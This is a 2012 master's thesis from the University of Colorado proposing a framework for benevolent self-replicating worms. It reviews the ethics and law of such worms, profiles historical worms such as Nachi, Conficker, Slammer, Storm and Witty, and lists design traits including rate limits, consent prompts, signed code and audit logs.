Spring 1-1-2012

A Framework for Benevolent Computer Worms

Rodney David Beede
University of Colorado at Boulder, rodney.beede@colorado.edu

A Framework for Benevolent Computer Worms

by

Rodney Beede

B.S., University of Oklahoma, 2007

A thesis submitted to the

Faculty of the Graduate School of the

University of Colorado in partial fulfillment

of the requirement for the degree of

Master of Science

Department of Computer Science

2012

This thesis entitled:

A Framework for Benevolent Computer Worms

written by Rodney Beede

has been approved for the Department of Computer Science

_____

(Richard Han)

_____

(Kenneth Anderson)

Date: April 19, 2012

The final copy of this thesis has been examined by the signatories, and we

Find that both the content and the form meet acceptable presentation standards

Of scholarly work in the above mentioned discipline

Abstract

Beede, Rodney David (M.S., Computer Science)

A Framework for Benevolent Computer Worms

Thesis directed by Associate Professor Richard Y. Han

The objective of this research was to discover and define the characteristics a benevolent computer worm would have in order to reduce the risks of such a tool as a method to combat against computer security threats. Prominent malicious and benevolent computer worms were studied as well as the ethical and legal aspects of benevolent worms. A set of desired characteristics for a benevolent worm framework, as well as how those characteristics help to mitigate risk, was developed. A benevolent worm was created and tested in an environment with exploitable systems to demonstrate the feasibility of using a benevolent worm to patch and protect systems without causing excessive consumption of network resources and to provide accountability through logs. The conclusion reached was that it was feasible to construct a benevolent worm such that the benefits to the community (or network) as a whole in securing it outweighed the risks.

Dedication

Dedicated to my wonderful wife for her kind support and patience without whom I could not have accomplished this work.

Acknowledgments

- Cisco Systems for providing servers and network hardware to enable me to do my research.
- Microsoft MSDNAA program for providing software licenses for testing with the Microsoft Windows operating system.
- ProxMox for their free clustering virtualization software.
- Rapid 7 for their Metasploit software which provided an excellent exploit framework.
- VMWare for their free VMware vSphere Hypervisor (ESXi) virtualization software.
- The University of Colorado Computer Science Department for providing data center space for my research test equipment.
- Richard Han, my advisor, for great insight into the topic and areas to explore as well as guidance in the process of developing my thesis.
- My uncle for C++ advice on available APIs and encouraging me from a young age to learn computer programming.
- My parents for encouraging me in learning about computers and to go to school.

Contents

List of Tables

List of Figures

1. Introduction

Since as early as 1949, the idea of a self-replicating computer program has been theorized (von Neumann 1966). Today we see this theory put into practice by the number of computer viruses, trojans, and worms in existence. The usual purpose of these self-replicating programs is to infect vulnerable systems and execute a malicious payload such as file deletion, e-mail spamming, denial of service attacks, login credential stealing, or theft of money via online banking compromise (Fox News 2009).

Over the last few decades the traditional response to these malicious programs has been anti-virus software. This software relies on obtaining signatures or patterns of the malicious programs so they can be detected and blocked or removed. This has led to a game of cat-and-mouse between the anti-virus vendors and the malicious program creators. The growth of the Internet has interconnected millions of computing devices on a large shared network which has led to the adaptation by malicious program writers to move from the traditional virus model of attaching to an executable or disk file the user executes or opens to full self-replicating computer worms that spread across the network. These programs start by infecting a machine on a network and then spread themselves automatically to other machines through exploitation of unpatched software on other machines. The success of these worms comes primarily from the larger user base of the Internet which has users who do not regularly patch their computer software. This has allowed malicious persons to gain control of tens of thousands of computing devices to execute code to steal data or attack other networks at their desire (Schneier 2007). In some cases the victim of the infection doesn't even know their machine has been taken over or is susceptible to being taken over.

Anti-virus companies, operating system companies, and IT organizations have attempted to keep up with the growing threat, but their efforts can still not fully prevent infection on every machine. In some cases the malicious program even has the ability to disable anti-virus and software update programs so as to retain control of the infected machine (Leung 2009). Some newer emergent technologies are being actively developed and slowly deployed that, in some cases, can detect a machine that has been infected so as to disconnect it from the network to reduce infection of other machines, but these have not gained wide popularity nor been thoroughly evaluated for effectiveness (Pauli 2010).

Yet another method that has been proposed multiple times before but not accepted by the security community at large as plausible is to write a computer worm that is self-replicating, but instead of infecting and taking control of machines it would patch them to close the vulnerability in the system. This type of program is known as a "benevolent worm" (Schneier 2003). The major reason that, until recently, the industry and academic communities as a whole have rejected this idea is that computer programs by human nature are likely to have coding errors or bugs which can cause unexpected behavior (Schneier 2003). The risk of a benevolent worm causing more damage when it was intended to repair was considered not worth the benefit of the protection. Major questions such as what if it unknowingly brought down a major power-grid system or caused a critical hospital system to crash have been asked. The most recent opinion, however, is that the large number of infected systems under the control of persons with unknown or malicious intent is more dangerous now than these possible risks from a benevolent worm (Schneier 2011). Also the possibility of critical systems such as nuclear power plant control systems being vulnerable (NRC 2003) and going unnoticed by the operations personnel for that system poses more of a risk to being susceptible to unknown and malicious persons versus an out

of control benevolent worm. This paper will address the risks of benevolent worms for use as a way to combat malicious software and patch at-risk systems as well as develop a framework that could be utilized to mitigate or reduce these risks.

1.1. Related Work

Henri J. Isenberg of Symantec Corporation in California obtained a U.S. patent (# US 7,296,293 B2, Nov. 13, 2007) titled "A Benevolent Worm To Assess And Correct Computer Security Vulnerabilities" which worked in conjunction with a centralized controller system to propagate and manage the distribution of the computer worm. Its purpose was to seek out vulnerable systems, copy itself to them, and analyze how to patch the system vulnerability. It had code to interact with the anti-virus software on the vulnerable machine to determine if any patches were necessary. In addition it also contained code to terminate replication if a certain number of copies had been made or a set period of time had expired. The worm relied on the controller being able to provide anti-virus software that could be installed on the vulnerable machine if it was lacking such software. In addition it could also install firewall software on the target machine. Another characteristic in the patent description is that the worm could also notify the user of the machine via a GUI prompt that the machine had a discovered security vulnerability. The worm relies on the availability of the worm controller in order to propagate and apply repairs.

Nicholas Weaver of UC Berkeley coauthored a work titled "A Taxonomy of Computer Worms" in 2003 which gives a thorough overview of the classes of worms and the type of malicious attackers who would use them. It provides details on the strategies employed by worms in selecting targets, propagating, and their payloads or purposes. While this work focused on worms with malicious intents the same principals or techniques used by these worms

are also applicable in the development of benevolent worms only with a payload of doing good instead of harm.

1.2. Research Questions

The purpose of this research is to evaluate the characteristics of computer worms, both benevolent and malicious, and assess those qualities that would be required to develop a responsible benevolent worm. Some questions that must be addressed are:

- What are the possible risks with releasing a benevolent worm into the wild?
- What are the benefits?
- What characteristics would a benevolent worm need to mitigate or reduce the risks of the benevolent worm causing more harm than good?
- What would a framework for a responsible benevolent worm be?

1.3. Contributions

The expected contribution of this research is to provide details for a framework for benevolent worms that are auditable (e.g. logged) and sensitive to limited network resources (congestion control). By researching and testing these attributes the feasibility of using a benevolent worm to benefit the Internet community can be demonstrated and provide justification for the benefits versus the risks.

2. Legal and Ethical Implications of Benevolent Worms

2.1. Is the worm or security problem that out of control?

One question to be asked is whether the computer security problem on the Internet and on private networks (commercial, industrial, etc.) is in such a state that conventional techniques (anti-virus, patching) are not sufficient? If security technologies such as firewalls and intrusion

detection systems are sufficient then there would be no need for exploration into the development of self-reproducing automata (i.e. worms) (von Neumann 1966) to try to combat the threat of computer network intrusion and control. Although techniques such as network firewalls, anti-virus, and automatic OS updates (which require user confirmation in the normal case) are considered standard practice in the industry those tools have still not stopped the threat of computer malware, viruses, trojans, botnets, and worms. The expectation of being able to ever stop every computer security threat may not be realistic, but the need for further evolved or next generation tools is necessary to continue to combat the threat.

One example is the case of the Kelihos botnet which was crippled by a joint effort with Microsoft and Kaspersky Lab by removing the command and control servers (Kirk 2012). Researchers have noticed that a new variant of the worm code has been deployed in an attempt to regain control of the machines in the original botnet and form a new botnet thus exploiting the fact that the infected machines have still not been patched.

Furthermore the advent of cloud computing has made it easier for anyone to quickly setup dedicated servers on the Internet. This allows for cheap and easy setup of servers to use as botnet/worm command-and-control servers (Cloud 2010). Since cloud providers aim to make it easy for their customers to sign-up for services more organizations/individuals are using this hosting model. If not configured properly by the customer the cloud instances themselves would also be exposed to the Internet and taken over by malicious users.

Another example is the "Witty" worm itself (Shannon 2004). The worm exploited buffer overflow vulnerabilities in a technology (firewall) designed to help prevent network intrusion. The release of the worm was seen just one day after the exploit was made public. Even though a

fix for the vulnerability was available the speed at which human operators could or would deploy it was not sufficient.

2.2. Ethical implications of benevolent computer worms

One question in regards to computer security is who is responsible for security related incidents whether it be attacks on the Internet originating from unsuspecting victims or the theft of money via online banking hacks. The ethical question of who should shoulder the responsibility financially is one of debate. End-users have been trained to ensure they have up-to-date anti-virus installed, and this is also a common expectation in businesses the cost of which is shouldered by the user/organization. While many banks offer financial insurance against things like credit card theft the advent of online banking for businesses to do wire transfers and payments is not insured by all banks. In one case a small business's office computer used to do online banking was taken over by a malicious intruder remotely who transferred large sums of money out of their accounts (Zetter 2011). When the small business took the bank to court to sue to have them insure the loss the counts sided with the bank and stated that the bank was not responsible for the loss. So a similar ethical dilemma exists for benevolent worms. If the author of a malicious worm is caught the injured parties can sue the author for damages. On the other hand if an organization, individual, or government were to officially release a benevolent worm onto the Internet and the worm inadvertently caused damage to some party's systems would it be ethical to hold the worm originator financially responsible for the damage or should the party with vulnerable systems be held responsible since they allowed unsecured and vulnerable systems to possible be compromised and used by malicious persons against the Internet community?

Yet another ethical and legal aspect is the use by governments or organizations of a worm (benevolent or otherwise) as a method of counterattack. Some view this as a tactic in "cyber-warfare" (Owens 2009). The importance in traditional real-world warfare is to avoid civilian casualties during an attack or counterattack on the enemy. The authors relate the categories of innocent parties based on their involvement. In terms of worms or botnets the civilians are people's computers used or controlled by the party quite likely without their knowledge. Another aspect of harm would be cutting off Internet access to your attacker but also cutting off innocent parties and therefore disabling their means of communication. The third category could be likened to a critical computer server in a hospital that is being used as a control server for a large cyber attack. Disabling the system could cause loss of life in the hospital to innocent parties as well as violate the Geneva convention. These implications define who is responsible in a war for civilian casualties which can have large political ramifications.

In addition it has been theorized that governments in cooperation with the U.S. Government secretly tested and deployed a worm known as Stuxnet to delay Iran's nuclear capabilities (Broad 2011). The ethical implication is that use of such technology is justifiable if it promotes the greater good and safety of the whole. From Iran's standpoint, however, it would be seen as a malicious worm and give them probable cause to retaliate in a similar manner against critical infrastructure in other countries. This calls for a clearer set of rules on what is ethically an actual benevolent worm (Kizza 2006).

Bruce Schneier in 2003 argued that benevolent worms were a bad idea because they accessed a computer system without consent or notification, made changes to it, and had the risk of causing more harm than actual good. In 2011, however, Schneier changed his opinion to one of fixing an infected machine so as to remove its harmful effects from the Internet was worth the

risk (Schneier 2011). This changing attitude in the ethical standpoint comes from the greater good for the whole to address a problem that has grown larger and poses more risk to the Internet community. This goes back to the ethical question of who is responsible for securing systems and correcting vulnerabilities. In the technical report titled "The Internet Worm" by Denning he states: "system administrators have responsibilities to take steps that will minimize the risk of disruption" (Denning 1989). What should be done when an administrator does not or cannot take all the necessary steps? Is it ethical for a benevolent worm to then patch those systems that were not?

A strong ethical argument for benevolent worms is found in a work by John Aycock and Alan Maurushat entitled "'Good' Worms and Human Rights" (Aycock 2006). In their paper they discuss how China blocks free speech on the Internet through the use of firewalls and requiring filtering of content by search engines. They argue that a "Human Rights worm" is needed that can assist users in forming a connected network that will allow the filtering to be bypassed as well as enable communication inside the country between citizens. The worm would be self-spreading and target only IP addresses known to be inside China itself. It would test the firewall and report back to parties other than the owner of the system it has infected. The author's ask the following ethical question:

> "Who would create the worm? There is a strong psychological and political element to this question. A worm created inside China would have the distinct advantage of appearing to be change from within; a worm created outside China might seem to be external meddling, imperialism, or worse, an act of war." (Aycock 2006)

The dilemma that the authors argue is that the Chinese government would persecute anyone knowingly running software to allow uncensored speech in the country especially if the speech was critical of the government or its leaders. They take the stance that a worm created outside of China and spread in a massive size unknowingly to computers within China would make it less risky for innocent Chinese citizens to be persecuted. The authors propose several technical solutions to handle the ethical problems of what happens if inadvertent damage is caused by the worm and also acknowledge that unauthorized changes to another system would be illegal, but they argue that "...This does not, however, automatically lead to the conclusion that a benevolent worm or virus would be unethical. Not everything ethical is legal, and not everything legal is ethical" (Aycock 2006). This is another example of promoting what is the "greater good" ethnically for a large whole as a justification for the use of benevolent worm technology.

Another issue is the method in which the worm spreads in terms of potential damage to the machines it is infecting. Many worms use vulnerabilities with buffer overflows of some network service on the target system. This causes memory to be overwritten with the potential harm of damaging user data. In some cases the service will execute the worms code and also crash. While most systems are configured to simply auto-restart the crashed service this can still cause temporary unavailability of the service to other users or cause currently connected users to lose their session and data. A benevolent worm could cause unwanted disruption even if it was patching the system as it might happen at an inopportune time for the users of that system.

2.3. Legal implications of benevolent computer worms

Even with efforts by large software companies such as Microsoft, security software vendors like Kaspersky Lab, and even governments to disable worms/botnets and locate the individuals/groups responsible for them the legal aspects or risks of fully resolving the problem

keep many away from taking further action. In the example of the Kelihos botnet takedown (Kirk 2012) the control servers were disabled, but the actual infected computers in the botnet were left alone due to worries over legal consequences of accessing other's machines without their explicit consent. This has been a common argument against benevolent worms being allowed to attempt to patch other's machines (Krebs 2003). If something were to go wrong then the party responsible for releasing the worm, even with non-malicious intent, could be found responsible for at least civil damages and even possibly criminal charges.

The biggest unprecedented move by the U.S. government was the takedown of the Coreflood botnet (Schneier 2011). The idea was that they would collect the IP addresses of all the infected machines by effectively taking control of the botnet and issuing a command to remove the infection. Schneier argues that "it's the obvious solution for botnets." He also argues that without any clearly defined laws on this type of counterattack by government other organizations, such as the media industry or FBI, could also demand "disconnect" controls for those simply accused of illegal activities on the Internet. However, it could be possible to have an organization or entity officially responsible for releasing benevolent worms onto the Internet in order to combat a threat at a global or national level. This, however, would require careful negotiation between governments as well as necessary checks and balances to handle abuse. Since the few "benevolent" worms released into the wild haven't had much peer or open public review (ex: Nachi) nor any official sanction there isn't legal precedent for this type of action.

Placing responsibility on the ISP through legal law to disconnect users on the network with infected machines has not been popular (Pauli 2010). Another factor in the legal aspect is who should shoulder the cost of such measures. Smaller ISPs may simply not have the resources to police and actively monitor their networks for illegal activity whether done knowingly by the

user or not. In addition forcing an ISP to disconnect their own users would hurt their own business. The general consensus is for the ISP business to govern itself without government regulatory intrusion as this is seen as a quicker solution and less burdensome (Bita 2010).

For a solution to these difficult legal problems I would suggest the legal tactic of having the user grant consent to their system having the benevolent worm execute code on it. On many websites the terms of service contract or privacy policy will include language that informs the person that accessing the site constitutes their content to monitoring of the IP address and pages accessed for the purpose of security or statistical information. Another common legal notice of consent is also found on login screens with wording similar to:

> NOTICE TO USERS
>
> Warning! The use of this system is restricted to authorized users. All information and communications on this system are subject to review, monitoring and recording at any time, without notice or permission. Users should have no expectation of privacy. Unauthorized access or use shall be subject to prosecution.
>
> (Pinal 2008).

If a legal clause was placed onto a site that stated that by accessing this site the user also consented to their machine's IP address being logged and potentially scanned against for malicious activity originating from it against the site that might give some legal headway into having a benevolent worm specifically target the end-user's machine. This is not a tested legal precedent and would need serious further evaluation outside the scope of this paper. In the event a site suffers a distributed denial-of-service attack, however, this could allow a counter-attack against possible machines being controlled by the worm/botnet. It leaves technical difficulties if

the end-users' machines are behind a firewall of their own, but there are some methods such as P2P for working around firewalls or simply acknowledging that the system cannot be tested. Another issue is the fact that the system being attacked will not have a reliable way of determining which IP addresses correspond to machines participating in the DDoS and those that are legitimate. It could be argued that a website with malicious intent could already perform such a scan against an end-user without their consent and so notifying the user that such a scan could take place would be useful and allow for a counterattack to limit its scope to only thousands of machines instead of the entire Internet. Such an approach would also require a level of cooperation or consent with the user's ISP as well.

3. Analysis of Worm Characteristics

3.1. Key Questions

An analysis of past computer worms (both malicious and benevolent) provides the characteristics that a benevolent worm should emulate or avoid. Since many publically released computer worms do not have source code readily available much of the knowledge of these worms is based on analysis by other computer security researchers and companies from instances seen in the wild on the Internet. The following questions are addressed for each worm:

1. What was the worm's purpose (benevolent or malicious)?
2. What methods of propagation were used?
    a. Manual human intervention such as opening an e-mail attachment?
    b. Automatic methods?
3. Did the worm achieve its purpose?
4. What worked correctly?

5. What went wrong?
6. What could be corrected?

The second stage of research was to develop a small program that functions as a benevolent worm. It was targeted at a specific vulnerability using a well known exploit technique. An isolated network environment of virtual machines was used to do the testing of the benevolent worm. Data on how many machines were successful penetrated, patched, and working afterwards was recorded as well as those that were not exploited. Each test had machines with various levels of patches applied as well as versions of the operating system. This testing allowed for the collection of information on how a benevolent worm could perform under controlled, expected conditions as well as random unexpected conditions of the systems it was attempting to patch.

The other aspect of this research involved the aforementioned study and discussion of the ethical and legal issues with releasing computer worms.

3.2. Profiles of computer worms

3.2.1. Worm Name: Nachi

Aliases: Welchia

Reference Sources:

- SearchSecurity.com. “Benevolent Nachi worm doing more harm than good.” TechTarget. Accessed: 1 Nov. 2011. <http://searchsecurity.techtarget.com/news/920146/Benevolent-Nachi-worm-doing-more-harm-than-good>
- Poulsen, Kevin. “Nachi worm infected Diebold ATMs.” SecurityFocus: 24 Nov 2003. Accessed: 1 Nov. 2011. <http://www.securityfocus.com/news/7517>

- Symantec Security Response. “W32.Welchia.Worm.” Symantec: 13 Feb 2007. Accessed Nov. 1, 2011. <http://www.symantec.com/security_response/index.jsp>
- McAfee. “W32/Nachi.worm.” McAfee: 3 Jan 2004. Accessed: 1 Nov 2011.

Purpose: Benevolent. Remove infection on machines with the Lovsan worm which exploited a Microsoft Windows IIS web server vulnerability.

Propagation Methods: Exploited the same RPC vulnerability the Lovsan worm did to propagate. This was an automated method that simply scanned for vulnerable web servers and triggered the exploit. Once an infected server was discovered the worm propagated itself to it, patched the vulnerability, and scanned for other infected systems to spread to.

Result: Once running on a target vulnerable server it killed the Lovsan worm and deleted its code, if it existed, and then installed the Microsoft patch to close the vulnerability. The worm failed to fully clean the infected system as it left Windows OS registry entries from the Lovsan worm intact. Because of the worm's aggressive behavior in searching for targets it caused a lot of network traffic congestion.

Analysis: The worm did succeed in finding unpatched systems and closing the public vulnerability. The registry entries were harmless, but could have allowed for automatic execution of a future worm variant that knew they were there. Also the extra network congestion simply caused further issues for network operators. In one instance Diebold ATMs running the Windows OS were infected and began to aggressively scan internal financial networks (Poulsen 2003). Intrusion prevention systems flagged this activity and automatically disconnected the ATMs requiring a technician to physically visit the machine to repair it before they could be used again.

Improvements would be complete cleanup of the malicious worm including the registry entries as well as a limiter or governor on network traffic especially during propagation to local subnets. Another improvement would be local peer to peer communication with other infected nodes in case they crash to send a signal to stop propagating. This would allow for "fallen comrade" behavior that would reduce unexpected side effects on the entire network.

3.2.2. Worm Name: Conficker

Aliases: W32.Downadup.C; W32.Downadup

Reference Sources:

- "Conficker Worm Hits University of Utah Computers." Associated Press. Salt Lake City. 12 Apr 2009. Accessed: 7 Sep 2011.
- "W32.Downadup.C." Symantec Security Response. Symantec: 6 Apr 2009. Accessed: 1 Nov 2011. <http://www.symantec.com>

Purpose: Malicious. Steal login credentials on Windows machines for future data theft.

Propagation Methods: It exploited the "Microsoft Windows Server Service RPC Handling Remote Code Execution Vulnerability" which was a weakness in Windows XP and Server 2003. By connecting to the service over the network it was able to get the target computer to execute the worm code. It scans a network for vulnerable hosts and selectively queries hosts so as to help mask its traffic to avoid detection on the network. In addition it will take advantage of Universal Plug and Play on network routers to get them to pass it through NAT type devices. Another method is infecting executable files on network shares gaining access by dictionary attack on user passwords. In addition it will also copy itself to removable drives.

Result: It caused users to be locked out of their accounts due to too many failed login attempts by the worm. Disables Windows Update service in the operating system to prevent automatic updates from patching the exploit. In addition it also disabled Windows operating system alert notifications about automatic updates being disabled thus hiding from the user. It did not disable any existing anti-virus software, but it did disable any DNS requests which could get an updated definition and detect and remove the worm. The worm hid itself deeply in the registry by using a list of valid looking keys and randomly choosing them which made complete removal difficult. In addition it kills any processes that had a name that was similar to known Microsoft update patches or registry editing tools which could be used to remove it. On or after April 1, 2009 the worm code would trigger a download of malicious payload instructions from a web site. Based on the current date and time an algorithm would dynamically generate a specific domain name to attempt to access. This allowed the worm to continue to receive instructions even if authorities took down some of the existing domain names it used the day before.

Analysis: The worm's purpose was to infect many systems and accept commands from dynamically changing control servers. It was very successful in achieving this goal and once it had taking over a system it was very difficult to remove it. Since it disabled automatic updates and blocked network access to virus definition updates administrators had to manually go to each machine to execute removal tools. In addition system backups like Windows System Restore had to be cleared out as well to ensure the worm wasn't accidentally restored from a backup.

The worm's aggression in attempting passwords resulted in accounts becoming locked out very quickly. Even if one user's machine wasn't compromised their account could still get locked out because another user's machine on the same Windows Active Directory domain network was compromised and trying all other known user accounts as well. The worm did

leave the vulnerability unpatched which would have allowed a benevolent worm a chance to execute removal tools on the system had such a worm existed. Had the malicious worm been less aggressive in attempting logins it would have probably gone unnoticed for a longer period of time.

Since Microsoft Windows XP SP3 software firewalls have now been included in the Microsoft OS. Since many people do not need to share network files or printers by default on their computer having the service firewalled helps to prevent this type of attack. Although many companies and organizations have external facing perimeter firewalls for their network once inside many machines did not have any protection. Because of this worm some companies have now turned on the OS software firewall by default as an additional defense. This assists in preventing an outbreak even if someone brings in a laptop to the office which has been infected as other internal systems will have the service firewalled.

3.2.3. Worm Name: Slammer

Aliases: Sapphire

Reference Sources:

- Moore, David. "Inside the Slammer Worm." Security & Privacy Magazine. IEEE: Jul 2003. Accessed: 23 Jan 2012. <http://ieeexplore.ieee.org/>

Purpose: Unknown. No malicious payload was included in the worm nor any download mechanism for future payloads. Possibly just to test how fast it could spread or perhaps to cause general denial of service on the Internet.

Propagation Methods: Exploited buffer overflow vulnerability in MS SQL Server and SQL Desktop edition by connecting to open ports over a network. Once on a system it

immediately began scanning for other hosts by randomly picking IP addresses. This resulted in an exponential growth at the beginning which eventually reached a more fixed speed as the number of hosts to compromise was reduced. At one point it had a target scanning rate of 55 million per second which allowed it to spread very quickly across thousands of machines.

Result: The virus was able to infect tens of thousands of systems within just an hour of its release onto the Internet. It had no defined malicious payload but did demonstrate the fastest spreading worm known to date. Many network administrators quickly blocked the MS SQL Server port on their firewalls since there was no need to have it available on the public Internet in most cases. This lead to new standard practices of using firewalls to keep database servers off the Internet. However by this time almost all hosts the could be infected were infected. Due to the network traffic caused by the worm some emergency 911 and bank ATM systems failed. The worm effectively caused a denial of service for many networks on the Internet.

Analysis: Because it spread itself so quickly and performed such aggressive networks scans eventually the spreading of the worm slowed down due to insufficient bandwidth remaining on the networks. The worm has a small network packet probe size of just 404 bytes but with so many computers sending out probes it became limited by the bandwidth. The network saturation caused by the probes caused some parts of the Internet backbone to become unusable and brought smaller networks down due to the load. Since Slammer exploited a flaw in SQL Server's UDP listening port it didn't have the latency or overhead of waiting on TCP connection handshakes. It could simply send out the UDP packet and keep going on to other hosts even if the sent packet never got a response.

An improvement would have been to limit the scan rate or at least only quickly probe internal networks and use a slower scan rate for external networks to the Internet. Additionally the worm had a bug in its random number generator that caused it to actually miss some Internet IP addresses as targets. One recommendation given to counter network congestion is to use traffic shaping or quality of service even on internal high-speed LANs to prevent a few machines from causing the network to be overloaded. A benevolent worm could make use of QoS or ToS flags in the IP packets to allow smart network routers and switches to limit the worms network usage.

3.2.4. Worm Name: Storm

Aliases: W32/Small.DAM, Trojan.Peacomm

Reference Sources:

- Schneier, Bruce. "The Storm Worm." Schneier on Security. 4 Oct 2007. Accessed: 1 Nov. 2011. <http://www.schneier.com/blog/archives/2007/10/the_storm_worm.html>
- Stewart, Joe. "Storm Worm DDoS Attack." Dell SecureWorks. 8 Feb 2007. Accessed: 1 Nov. 2011. <http://www.secureworks.com/research/threats/storm-worm/>

Purpose: Malicious. Joins infected machine to a botnet to give control to a malicious user. Possibly for the purpose of reselling the botnet to others.

Propagation Methods: Attachment in e-mail usually with subject of recent popular news story. Once infected the host could take on the roll of sending out e-mails to infect other computers or it could wait for instructions. It downloaded a second payload via URLs suited for the eDonkey/Overnet protocol and network. Since it was more patient it went longer without being detected. The person in control of the worm was able to insert new e-mail messages with

links to fake YouTube videos and other sites in an effort to provide new enticing content for users to run.

Result: This was a new hybrid version of a worm that also had a trojan and botnet rolled into it. Estimates project that it infected over 1 million computers. Once infected a host could take on 1 of 3 rolls: spread to other hosts, serve as a command and control server, or standby and wait for orders. In addition the payload had a mutation algorithm that changed every 30 minutes making antivirus software ineffective at detecting it. Some anti-spam sites that began to filter the worm's malicious e-mail messages had a denial of service attack performed against them from the infected hosts. This was an attempt to prevent them from stopping the spread of the worm.

Analysis: Because the worm was more patient and not as aggressive in spreading itself it went undetected much longer. In addition it was also very careful to not use up too much cpu or memory on an infected host in order to avoid the end-user noticing something was wrong with their system. Many worms before Storm would consume so many resources that the end-user would notice slow performance on their system and usually have the machine checked out. In addition because it used peer-to-peer technology for the control servers it had no centralized command server. This made disabling the botnet very difficult to accomplish. Simply blocking a set of IPs at the firewall level would not be sufficient. It also made it easier for the infected hosts to communicate with other infected hosts outside a private network and on the Internet.

3.2.5. Worm Name: Witty

Aliases: None

Reference Sources:

- Shannon, Colleen. “The Spread of the Witty Worm.” Malware Recon. IEEE Security & Privacy. IEEE: Jul 2004. Accessed: 23 Jan 2012.

Purpose: Infected the device and deleted a random part of the hard drive’s contents eventually rendering the machine unusable. Since the infected hosts were usually security devices it would cause the security protection to stop functioning.

Propagation Methods: “RealSecure Server Sensor, RealSecure Desktop, and BlackICE. The worm took advantage of a security flaw in these firewall applications that eEye Digital Security discovered earlier in March" (Shannon 2004). It exploited a buffer overflow by sending packets on a network that when inspected by the security devices actually triggered the exploit. Thus it didn’t have to attempt direct communication with the target but instead exploited a vulnerability in how the target monitored and parsed certain network packets. Once infected the worm would execute code to randomly pick IP addresses to attempt to infect next.

Result: The worm was one of the first known to carry such a destructive payload at a large scale. It also used an exploit only one day after the vulnerability's public release. It used random sized packets for transmission of the exploit which made it harder to filter out or detect on the network. It is believe it used a previous known hit list of vulnerable systems, perhaps from prior worms, to assist in finding targets to seed. It managed to infect an estimated 12,000 machines. “At the peak of the infection, Witty hosts flooded the Internet with more than 90 Gbits per second of traffic, sending more than 11 million packets per second” (Shannon 2004).

Analysis: It succeeded in attacking organizations that were diligent in network security and computer security. It was targeted at firewalls and other security products and went to work just one day after a public exploit and patch was released. Because of its automated nature it was

able to spread faster than human intervention could handle. Since the worm also damaged the hard disk it rendered many of the infected hosts useless as well as any useful data on the worm's code difficult to find. Had the worm really wanted to hide its code from security analysis it could have written to the partition table and file system table of all hard disks instead and then rebooted the machine on its own. The disadvantage is that the machine drops out of the worms propagation control. However, a network administrator may take this just for a faulty disk and replace it and reinstall the OS with the exploit still unpatched which would allow the machine to once again be infected.

3.3. Summary of characteristics of malicious worms

Below is a summary of the characteristics or attributes of malicious worms based on those analyzed in this paper. By understanding the behaviors and purposes of malicious worms we can identify those things which we would want to avoid in a benevolent worm.

- Autonomous replication typically via network probing
    - Random IP selection or sequential range scan of IP addresses
    - UDP is a much faster propagation network transport (bandwidth limited)
    - TCP is latency limited
- Stealth
    - Can be slow-spreading by controlling scan rate speed
    - Triggers on specific date
    - Hides in configurations or disk on system
    - Mutates binary signature to avoid anti-virus
    - Encrypted communication
        - Avoids deep inspection firewalls, anti-virus, and IDS

    - Do not tip off user (everything looks normal) or ask for consent
- Control mechanisms
    - Centralized and decentralized
    - Master control servers give further instructions or payload
- Resilience
    - Use of P2P in decentralized models
    - Separation of duties to avoid entire worm/botnet being disabled
    - Encrypt or encode worm code to slow down security researchers
    - Disable OS updates, anti-virus, and firewalls
- Payloads
    - Some do nothing at all (just spread the worm)
    - Some cause damage (delete files)
    - DDoS
    - Some simply wait for further instructions or download second payload
    - Some steal data

3.4. Summary of characteristics of responsible benevolent worms

Based on the analysis of both malicious and benevolent worms as well as the summary of characteristics of malicious worms the following desired characteristics or attributes can be outlined for a responsible benevolent worm:

- Semi-autonomous replication over a network
    - Network administrator responsible for the network should have detailed control of the worm on their network
        - Example: Admin starting the spread of the worm

        - Example: Opt-out for their network IPs
    - Governor control on how fast it should spread
    - Where it should spread itself (IP ranges)
    - When it should auto-terminate
    - End-user on the system “infected” with benevolent worm should have a warning and cancel interface before their system is patched or used to spread the worm
        - An automatic timer will assume Yes if specified by the network admin
    - If worm finds network that is vulnerable but has opted out it could notify the network administrator as well and not execute on the network
    - Provide a kill signal at network segment level to stop the worm
    - Detect if worm is unexpectedly crashing systems and send kill signal to stop all
- Preserve resources
    - Worm must not cause network congestion especially on WAN or Internet lines connected to a LAN
    - Worm must not consume excessive CPU or other local resources
- Control mechanism
    - Decentralized
        - Reduces network bandwidth burden to central server
        - Most robust in terms of firewalls or other limited routes that wouldn't be able to access a centralized server
    - Should only accept signed commands from know trusted source or originator
- Verifiable
    - All code for the worm should be digitally signed for verification

    - Each new version should be signed with a new certificate versus an old one
        - Allows to untrust older versions and only trust the latest
- Auditable
    - Execution of all instructions and actions performed on an infected machine where the worm is must be logged on that machine
    - Any processes, threads, or other executing code on the system that crashes while the worm is executing, whether caused by the worm or not, must be logged
    - Timestamps should include the complete date and time in the UTC time zone
        - Clocks need not be synchronized (may not be possible) but the log should have a way to reference differences in times with other systems running the same worm.
    - When a worm propagates from one machine to another it should keep a short history of the path it has taken so it can be traced back to the originator
        - A complete history should not be used due to log size
- Notification
    - As mentioned in semi-autonomous replication a message should be displayed on the local system informing the user of the benevolent worm about to run or state it has already run
    - The worm should make no effort to avoid anti-virus or IDS systems. Instead it may voluntarily notify such systems that it is on the network/machine and allow them to take any action they choose at disabling it.
        - Ideally the anti-virus/IDS would also notify the user that their system has an open and exploitable vulnerability that needs addressed

- Revertible
    - The worm should provide a simply command or icon that can undue everything the worm did on the system in just one step.
    - Proper auditing of the undue action should be logged as well just like in the Auditable point mentioned above.

4. Developing a Framework

4.1. Framework Design

A benevolent worm was developed to match desired benevolent characteristics as detailed below and run multiple times on the test environment with details in the "Evaluation" and “Results” sections.

4.2. Auditable

Every action taken by the benevolent worm must be recorded in a log for later review by network or system administrators or users. The content of the log may be considered advanced or expert as it is not expected that a non-technical user would have any interest in it other than providing a copy to an IT or technical support person.

The log file should be stored on a secondary storage persistent medium that has sufficient disk space so that the log would not cause the disk to become full. If the worm detects that there is no appropriate place to store the log it should terminate itself immediately instead and possibly send out a signal over the network that the target has no storage space for execution.

Additionally the log should be stored in a location with permissions that would only allow an account with Administrator privileges to access it. This would reduce the chance of someone tampering with the log or deleting it before an administrator decides what to do with it.

Doing so, however, may prove difficult unless the worm is already running with administrator privileges. One possible location would be the Administrator account's desktop. Transmission of the log across the network automatically is another possibility, but care must be taken to avoid excessive network traffic.

